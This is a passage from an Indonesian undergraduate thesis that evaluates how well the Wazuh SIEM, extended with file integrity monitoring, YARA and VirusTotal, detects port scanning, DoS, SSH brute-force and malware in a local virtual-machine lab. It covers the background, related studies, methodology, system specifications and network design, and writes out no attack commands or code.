Solusi SIEM yang tepat adalah menggunakan Wazuh karena bersifat *zero-cost* dan *open-source* sehingga mudah melakukan *custom* tanpa mengeluarkan biaya. Namun, perlu dilakukan analisis mengenai kinerja SIEM Wazuh tersebut dalam mendeteksi serangan siber. Penelitian yang dilakukan oleh (Oky Dwi Prasetyo, 2023) menganalisis kinerja SIEM Wazuh untuk menguji serangan *brute-force* dan *Denial of Service* (DoS) dengan parameter *signature-based detection* dan *anomaly-based detection*. Selain itu, terdapat penelitian yang serupa menganalisis kinerja SIEM IBM QRadar oleh (Adirosa, 2021) untuk menguji serangan *port scanning*, *password checking*, DoS, dan eksploit metasploitable 3 dengan parameter *flow source* dan *log source*. Selanjutnya, terdapat penelitian menganalisis kinerja SIEM Elastic Stack dan Splunk oleh (Alfandi, 2022) untuk menguji serangan *fingerprinting*, *SQL injection*, DoS, dan *port scanning* dengan parameter pengiriman notifikasi dan pengujian selama tiga hari.

Berdasarkan beberapa penelitian tersebut, pengujian hanya dilakukan dari serangan *web* dan *network attack* saja sehingga perlu dianalisis dari sisi *malware* agar kinerjanya lebih baik. *Malware* atau *malicious software* dapat berdampak berbahaya bagi sistem, rusaknya data, tersebarnya infeksi, dan banyak kerugian lainnya. Oleh karena itu, perlu dilakukan analisis kinerja SIEM Wazuh dalam mendeteksi *malware* pada *server* agar kinerjanya lebih baik. SIEM Wazuh secara *default* hanya terdapat *File Integrity Monitoring* (FIM) sehingga harus diinstalasi dengan YARA dan VirusTotal agar kinerjanya lebih baik. Selanjutnya, dapat dianalisis kinerja tersebut berdasarkan parameter-parameter yang telah ditentukan, yaitu jumlah *malware* yang terdeteksi, kecepatan deteksi *malware*, tingkat kesalahan, jenis *malware* yang terdeteksi, dan beban sistem yang digunakan sehingga dapat lebih cepat dan tanggap dalam menangani serangan siber terutama *malware*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

1.2 Perumusan Masalah

Berdasarkan hal-hal yang telah disampaikan di atas, maka rumusan permasalahannya:

1. Bagaimana rancang bangun SIEM Wazuh untuk mendeteksi serangan *port scanning*, *DoS*, *brute-force*, dan *malware*?
2. Bagaimana penerapan FIM, YARA, dan VirusTotal ke dalam SIEM Wazuh untuk mendeteksi *malware*?
3. Bagaimana hasil analisis kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam mendeteksi *malware*?

1.3 Batasan Masalah

Penelitian ini berfokus pada:

1. SIEM yang digunakan terbatas pada Wazuh.
2. Penerapan *tools* dalam mendeteksi *malware* pada SIEM Wazuh terbatas pada FIM, YARA, dan VirusTotal.
3. *Server* yang dimonitoring terbatas pada sistem operasi Ubuntu *Server*.
4. Eksperimen yang dilakukan terbatas menggunakan *virtual machine* dalam ruang lingkup lokal dan berada pada jaringan yang sama.
5. Pengujian yang dilakukan terbatas pada serangan *port scanning*, *Denial of Service* (DoS), *brute-force*, dan *malware*.
6. Parameter-parameter yang diuji dalam mendeteksi *malware* terbatas pada jumlah *malware* yang terdeteksi, kecepatan deteksi *malware*, tingkat kesalahan, jenis *malware* yang dideteksi, dan beban sistem yang digunakan.
7. Analisis kinerja yang dilakukan pada SIEM Wazuh terbatas pada hasil pengujian serangan *port scanning*, *Denial of Service* (DoS), *brute-force*, dan *malware*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

1.4 Tujuan dan Manfaat

Penelitian ini memiliki tujuan yang akan dicapai, antara lain:

1. Merancang bangun SIEM Wazuh untuk mendeteksi serangan *port scanning*, *DoS*, *brute-force*, dan *malware*.
2. Menerapkan FIM, YARA, dan VirusTotal ke dalam SIEM Wazuh untuk mendeteksi *malware*.
3. Mengukur kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam mendeteksi *malware*.

Penelitian ini diharapkan dapat memberikan manfaat bagi berbagai pihak, antara lain:

1. Mahasiswa
Penelitian ini dapat menjadi referensi dalam memahami dan mengembangkan penelitian di bidang keamanan siber.
2. Dosen
Penelitian ini dapat menjadi bahan kajian tambahan dalam pengajaran topik-topik terkait keamanan siber.
3. Institusi
Penelitian ini dapat menjadi bukti bahwa mahasiswa telah lulus kompetensi sesuai bidangnya.
4. Industri
Penelitian ini dapat menjadi informasi teknis atau acuan dalam memilih metode deteksi yang sesuai untuk kebutuhan industri.
5. Masyarakat
Penelitian ini dapat meningkatkan kesadaran akan bahayanya serangan siber dan pemahaman tentang pentingnya deteksi dini terhadap serangan siber.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

1.5 Sistematika Penulisan

Adapun sistematika penulisan skripsi ini:

A. BAB I PENDAHULUAN

Bab I berisi penjelasan mengenai jawaban apa dan mengapa penelitian ini perlu dilakukan. Bagian ini meliputi latar belakang masalah, perumusan masalah, batasan masalah, serta tujuan dan manfaat analisis kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam mendeteksi *malware* pada Ubuntu Server.

B. BAB II TINJAUAN PUSTAKA

Bab II berisi penjelasan mengenai landasan teori atau studi literatur yang berhubungan antara karya peneliti sebelumnya dengan riset penelitian yang dilakukan saat ini.

C. BAB III METODOLOGI PENELITIAN

Bab III berisi penjelasan mengenai rancangan penelitian, tahapan penelitian, dan objek penelitian.

D. BAB IV HASIL DAN PEMBAHASAN

Bab IV berisi hasil dan pembahasan mengenai penelitian yang dilakukan meliputi analisis kebutuhan, perancangan, pengujian, dan hasil analisis pengujian.

E. BAB V PENUTUP

Bab V berisi penjelasan mengenai hasil akhir dari penelitian berupa kesimpulan dan saran secara singkat terhadap pembahasan yang telah diuraikan pada bagian isi.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

BAB II

TINJAUAN PUSTAKA

2.1 Tinjauan Pustaka

2.1.1 *Security Information and Event Management (SIEM)*

Security Information and Event Management (SIEM) adalah sebuah sistem yang digunakan untuk mendeteksi serangan dan merespon keamanan melalui analisis *log* dari berbagai sumber data secara *real-time*. SIEM dapat mengumpulkan data dan menghubungkannya untuk dapat dianalisis apakah statusnya *valid threat* atau *false positive*. Analisis SIEM tersebut mencakup seluruh infrastruktur yang digunakan sebuah perusahaan atau organisasi. (Muhammad Rijal Kamal, 2021)

2.1.2 Wazuh

Wazuh adalah sebuah perangkat lunak *open source* yang berfungsi sebagai *Host Intrusion Detection System (HIDS)*. Wazuh memiliki kemampuan XDR (*External Data Representation*) maupun SIEM (*Security Information and Event Management*). Wazuh menyediakan fitur visibilitas keamanan yang lebih dalam infrastruktur dengan memantau *host* pada sistem operasi dan juga tingkat aplikasi. (Azzah Shafiyyah, 2024)

2.1.3 *Server*

Server adalah sebuah sistem yang mempunyai kemampuan untuk memberikan fitur atau layanan dalam jaringan komputer. Berbeda dengan *Personal Computer (PC)*, *server* biasanya mempunyai *processor* yang *scalable* dan *Random Access Memory (RAM)* yang besar. Selain itu, sistem operasi yang digunakan *server* berbeda dengan sistem operasi yang dipakai pada umumnya. (Prakoso, 2017)



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

2.1.4 File Integrity Monitoring (FIM)

File Integrity Monitoring (FIM) adalah salah satu solusi untuk memonitoring sebuah sistem yang menjadi fitur bawaan dari SIEM Wazuh. *File Integrity Monitoring* (FIM) adalah sebuah proses yang memvalidasi integritas suatu *file* pada perangkat lunak dengan menggunakan metode verifikasi. *File Integrity Monitoring* (FIM) dapat melindungi infrastruktur IT karena dapat memantau perubahan yang terjadi dalam sistem, jaringan, dan aplikasi. (Lintang, 2020)

2.1.5 YARA

YARA adalah sebuah *tool* yang dapat memindai *file* dalam bentuk *text* maupun biner berdasarkan suatu *rules*. *YARA rules* dibuat untuk mendeteksi *malware* pada sistem operasi berdasarkan sifat dan karakteristiknya. *YARA rules* dapat mengidentifikasi *malware* secara efektif tergantung kuantitas dan kualitas dalam pemindaian suatu *file*. (Nur Rohman Rosyid, 2023)

2.1.6 VirusTotal

VirusTotal adalah sebuah *tool threat intelligence* yang dapat menganalisis *file*, IP, dan URL yang mencurigakan. *Tool* ini mempunyai lebih dari 70 mesin pemindai dan menyediakan secara lengkap informasi tentang *malware* yang dianalisis. VirusTotal bekerja sama dengan vendor keamanan lainnya untuk menciptakan *database* gabungan yang sangat relevan tentang *file*, IP, dan URL yang dianalisis. (Nurul Qomariah, 2023)

2.1.7 Malware

Malware atau *malicious software* adalah suatu program yang memiliki tujuan untuk merusak, mencuri, atau mengubah data-data yang dimiliki orang lain untuk dijadikan tindak kejahatan. *Malware* bermacam-macam bentuknya yang dapat mengeksploitasi *file* penting dalam komputer. *Malware* biasanya disisipkan melalui perangkat lunak yang beredar di internet sehingga korban dikelabui untuk melakukan instalasi aplikasi yang telah disusupi *malware* tersebut. (Yuriansyah Ilhamdi, 2017)



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

2.2 Penelitian Terkait

Berikut adalah referensi penelitian terkait yang berhubungan antara karya peneliti sebelumnya dengan riset penelitian saat ini yang dapat dilihat pada Tabel 2.1.

Tabel 2.1 Penelitian Terkait

No.	Judul dan Penulis	Hasil	Perbedaan
1.	Analisis Kinerja <i>Security Information and Event Management</i> (SIEM) IBM QRADAR <i>Community Edition</i> dalam Mendeteksi Ancaman dan Serangan Siber pada <i>Server</i> (Adirosa, 2021)	Tingkat efektivitas identifikasi serangan sebesar 20% dan deteksi serangan sebesar 100% dengan <i>log source</i> Linux OS dan Windows <i>event log</i> .	• SIEM yang digunakan adalah IBM QRADAR <i>Community Edition</i>. • Parameter yang digunakan adalah <i>flow source</i> dan <i>log source</i>. • Pengujian yang dilakukan adalah serangan <i>port scanning</i>, <i>password checking</i>, DoS, dan eksploit metasploitable 3.
2.	Analisa <i>Security Information and Event Management</i> (SIEM) Menggunakan	SIEM Elastic Stack dan Splunk berhasil mendeteksi semua serangan yang terjadi selama tiga hari pengujian. Hasil deteksi serangan yang	• SIEM yang digunakan adalah Elastic Stack dan Splunk. • Parameter yang digunakan adalah pengiriman



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

	Elastic Stack dan Splunk (Alfandi, 2022)	telah terjadi akan disimpan oleh kedua SIEM tersebut sehingga administrator dapat melakukan analisis dan visualisasi serangan yang terjadi.	notifikasi dan pengujian selama tiga hari. • Pengujian serangan yang dilakukan terbatas pada <i>fingerprinting</i>, <i>SQL injection</i>, <i>DoS</i>, dan <i>port scanning</i>.
3.	Uji Kinerja <i>Host-Based Intrusion Detection System</i> Wazuh terhadap Serangan <i>Brute-force</i> dan <i>DoS</i> (Okky Dwi Prasetyo, 2023)	Sistem dapat melakukan pengujian terhadap <i>Host-Based Intrusion Detection System</i> (HIDS) Wazuh dengan mekanisme penyerangan <i>brute-force</i> dan <i>DoS</i> . Skema skenario penyerangan yang dilakukan dengan strategi berbeda membuahkan hasil yang konsisten sehingga menunjukkan kestabilan Wazuh dalam mendeteksi serangan secara <i>real-time</i> .	• SIEM yang digunakan adalah Wazuh HIDS. • Parameter yang digunakan adalah <i>signature-based detection</i> dan <i>anomaly-based detection</i>. • Pengujian yang dilakukan terbatas pada serangan <i>brute-force</i> dan <i>DoS</i>.
4.	<i>A Review of Wazuh Tool Capabilities for</i>	Menyajikan fungsionalitas SIEM Wazuh dalam	• SIEM yang digunakan adalah Wazuh HIDS.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

	<i>Detecting Attacks Based on Log Analysis</i> (Stefan Stanković, 2022)	mendeteksi serangan pada <i>web server</i> . Serangan tersebut berhasil terdeteksi secara <i>real-time</i> .	• Parameter yang digunakan adalah <i>system performance</i>. • Pengujian yang dilakukan terbatas pada serangan SSH <i>brute-force</i>.
5.	<i>A Performance Analysis of Intrusion Detection with Snort and Security Information Management</i> (Thorarensen, 2021)	Melalui eksperimen ditemukan bahwa pada sistem yang sama, tingkat putus Snort berkurang dari 9,0% menjadi 1,1% dengan mengonfigurasi beberapa utas paket untuk lalu lintas 1,0 Gbit/s. Kedua, rangkaian aturan Snort <i>community</i> dan Proofpoint ET Open menunjukkan sekitar 1% dan 31% paket terputus masing-masing.	• Sistem yang digunakan adalah Snort, PulledPork, dan Elasticsearch. • Parameter yang digunakan adalah <i>throughput, network delay</i>, dan <i>drop rate</i>.

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

BAB III

METODE PENELITIAN

3.1 Rancangan Penelitian

3.1.1 Model atau *framework* yang digunakan

Model atau *framework* yang digunakan adalah menggunakan metode eksperimen yang merupakan bagian dari metode penelitian kuantitatif. Metode eksperimen dilakukan dengan cara melakukan pengujian langsung terhadap suatu variabel dalam kondisi yang dikendalikan. Metode ini diharapkan memperoleh data yang objektif mengenai performa masing-masing fitur dalam mendeteksi aktivitas berbahaya pada sistem terutama *malware*.

3.1.2 Teknik Pengumpulan dan Analisis Data

Teknik pengumpulan dan analisis data yang digunakan adalah berdasarkan parameter-parameter berikut ini:

- a. Serangan *port scanning* dilakukan menggunakan *tool* Nmap dengan parameter berikut ini:
 - Mendapatkan *port* yang terbuka atau tidak.
 - Terdeteksi oleh Suricata atau tidak.
- b. Serangan *Denial of Service* (DoS) dilakukan menggunakan *tool* Hping3 dengan parameter berikut ini:
 - Kondisi *web server* Apache sebelum serangan diblokir oleh *firewall*.
 - Kondisi *web server* Apache setelah serangan diblokir oleh *firewall*.
 - Terdeteksi oleh tcpdump atau tidak.
- c. Serangan SSH *brute-force* dilakukan menggunakan *tool* Hydra dengan parameter berikut ini:
 - Percobaan kombinasi *password* dengan menggunakan *username*.
 - Percobaan kombinasi *password* dengan tingkat kesulitan mudah.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

- Percobaan kombinasi *password* dengan tingkat kesulitan sedang.
 - Percobaan kombinasi *password* dengan tingkat kesulitan sulit.
 - Terdeteksi oleh SIEM atau tidak.
- d. Serangan *malware* dilakukan dengan cara membuat tiga *script* untuk mengunduh tiga *malware* dengan parameter berikut ini:
- Jumlah *malware* yang terdeteksi
 - Kecepatan deteksi *malware*
 - Tingkat kesalahan
 - Jenis *malware* yang terdeteksi
 - Beban sistem yang digunakan

3.2 Tahapan Penelitian

Tahapan penelitian yang akan dilakukan, yaitu:

1. Studi Literatur
Studi literatur adalah melakukan identifikasi masalah dan analisis kebutuhan melalui pengumpulan referensi dari berbagai sumber terkait penelitian. Referensi tersebut dijadikan sebagai acuan untuk penelitian yang akan dilakukan.
2. Perancangan Sistem
Sistem akan mulai dirancang sesuai kebutuhan dari referensi yang didapatkan. Proses perancangan ini akan menggunakan arsitektur dan *flowchart* yang dijadikan sebagai acuan untuk tahap berikutnya.
3. Pembuatan Sistem
Sistem akan dibuat sesuai rancangan sistem pada tahap sebelumnya. Sistem harus selesai dibuat agar dapat diuji pada tahap selanjutnya.
4. Pengujian Sistem
Sistem akan dilakukan pengujian berdasarkan parameter-parameter yang telah ditentukan, yaitu jumlah *malware* yang terdeteksi, kecepatan deteksi *malware*, tingkat kesalahan, jenis *malware* yang terdeteksi, dan beban sistem yang digunakan.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

5. Evaluasi dan Analisis

Sistem akan dilakukan evaluasi dan analisis dari hasil pengujian pada tahap sebelumnya. Evaluasi ini dilakukan agar mengetahui kekurangan sistem dan dapat dijadikan saran untuk penelitian selanjutnya.

6. Penulisan Laporan dan Dokumentasi

Tahap terakhir adalah penulisan laporan disertai dengan dokumentasi. Laporan tersebut mengacu pada Pedoman Skripsi Mahasiswa Jurusan Teknik Informatika dan Komputer.

3.3 Objek Penelitian

Fokus dari penelitian ini adalah melakukan analisis kinerja SIEM Wazuh dengan FIM, YARA, dan VirusTotal dalam mendeteksi *malware* pada Ubuntu *server*. Sistem ini akan menganalisis seberapa efisien kinerja antara FIM, YARA, dan VirusTotal pada SIEM Wazuh. Setelah dianalisis, maka didapatkan hasil kinerja yang paling baik sehingga permasalahan keamanan siber dapat dicegah dan diatasi dengan lebih baik.

**POLITEKNIK
NEGERI
JAKARTA**

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

BAB IV

HASIL DAN PEMBAHASAN

4.1 Analisis Kebutuhan

4.1.1 Spesifikasi Sistem

Sistem yang dibuat terbatas menggunakan *virtual machine* dalam ruang lingkup lokal. Tabel 4.1 menunjukkan data spesifikasi sistem yang dibutuhkan pada penelitian ini.

Tabel 4.1 Spesifikasi Sistem

Nama Virtual Mesin	Sistem Operasi	CPU	RAM	Storage
Wazuh Server	Ubuntu Server 22.04	6 Cores	10 GB	70 GB
Wazuh Agent	Ubuntu Server 22.04	2 Cores	2 GB	25 GB
Attacker	Kali Linux 2024	4 Cores	4 GB	60 GB

4.1.2 Konfigurasi Jaringan

Sistem yang menggunakan *virtual machine* dalam ruang lingkup lokal tersebut membutuhkan konfigurasi jaringan yang tepat agar dapat terisolasi dengan baik. Berikut adalah konfigurasi jaringan yang dibutuhkan pada penelitian ini.

a. NAT Network

NAT *network* adalah sebuah konfigurasi jaringan yang memungkinkan VM dapat mengakses internet dan dapat berkomunikasi antar-VM. Namun, VM dengan *host* tidak dapat berkomunikasi sehingga membutuhkan *port forwarding*.

Tabel 4.2 Kebutuhan NAT Network

Nama Virtual Mesin	IP Address	Segmentasi
Wazuh Server	10.1.2.12	10.1.2.0/24
Wazuh Agent	10.1.2.8	
Attacker	10.1.2.13	



b. Port Forwarding

Port forwarding adalah sebuah teknik yang digunakan untuk meneruskan lalu lintas jaringan dari satu *port* ke *port* lainnya.


Tabel 4.3 Kebutuhan Port Forwarding

Nama Virtual Mesin	Service	Port Default	Port Forwarding
Wazuh Server	SSH	22	2201
	HTTPS	443	44301
Wazuh Agent	SSH	2200	22003
	HTTP	80	8002

4.2 Perancangan Sistem

Berikut ini adalah perancangan sistem yang dibutuhkan penelitian ini meliputi arsitektur sistem dan *flowchart* sistem.

4.2.1 Arsitektur sistem



Gambar 4.1 Arsitektur Sistem

Gambar 4.1 menampilkan arsitektur sistem SIEM Wazuh yang telah dirancang. Dalam Wazuh *agent* terdapat *firewall*, Suricata, *web server* Apache, FIM, YARA, dan VirusTotal. Ketika *attacker* melakukan serangan, maka *log* yang ada di Wazuh *agent* akan dikirimkan ke Wazuh *server*. Kemudian, *log* yang berada di Wazuh *server* tersebut akan disimpan dan dimanajemen oleh Wazuh *indexer*. Lalu, data dari Wazuh *indexer* akan divisualisasikan menggunakan Wazuh *dashboard* sehingga dapat dianalisis oleh *security analyst*.

Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.2.2 Flowchart sistem



Gambar 4.2 Flowchart Sistem

Alur kerja sistem pada Gambar 4.2 diawali dengan *attacker* melakukan serangan berupa *port scanning*, DoS, dan *brute-force* yang melewati *firewall* dan Suricata hingga mendapatkan akses ke Wazuh *agent*. Setelah mendapatkan akses, *attacker* mengunduh *malware* menggunakan *script* ke Wazuh *agent*. Jika kondisinya Wazuh *agent* yang terdapat FIM, YARA, dan VirusTotal mendeteksi bahwa ada serangan *malware*, maka *log* tersebut



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
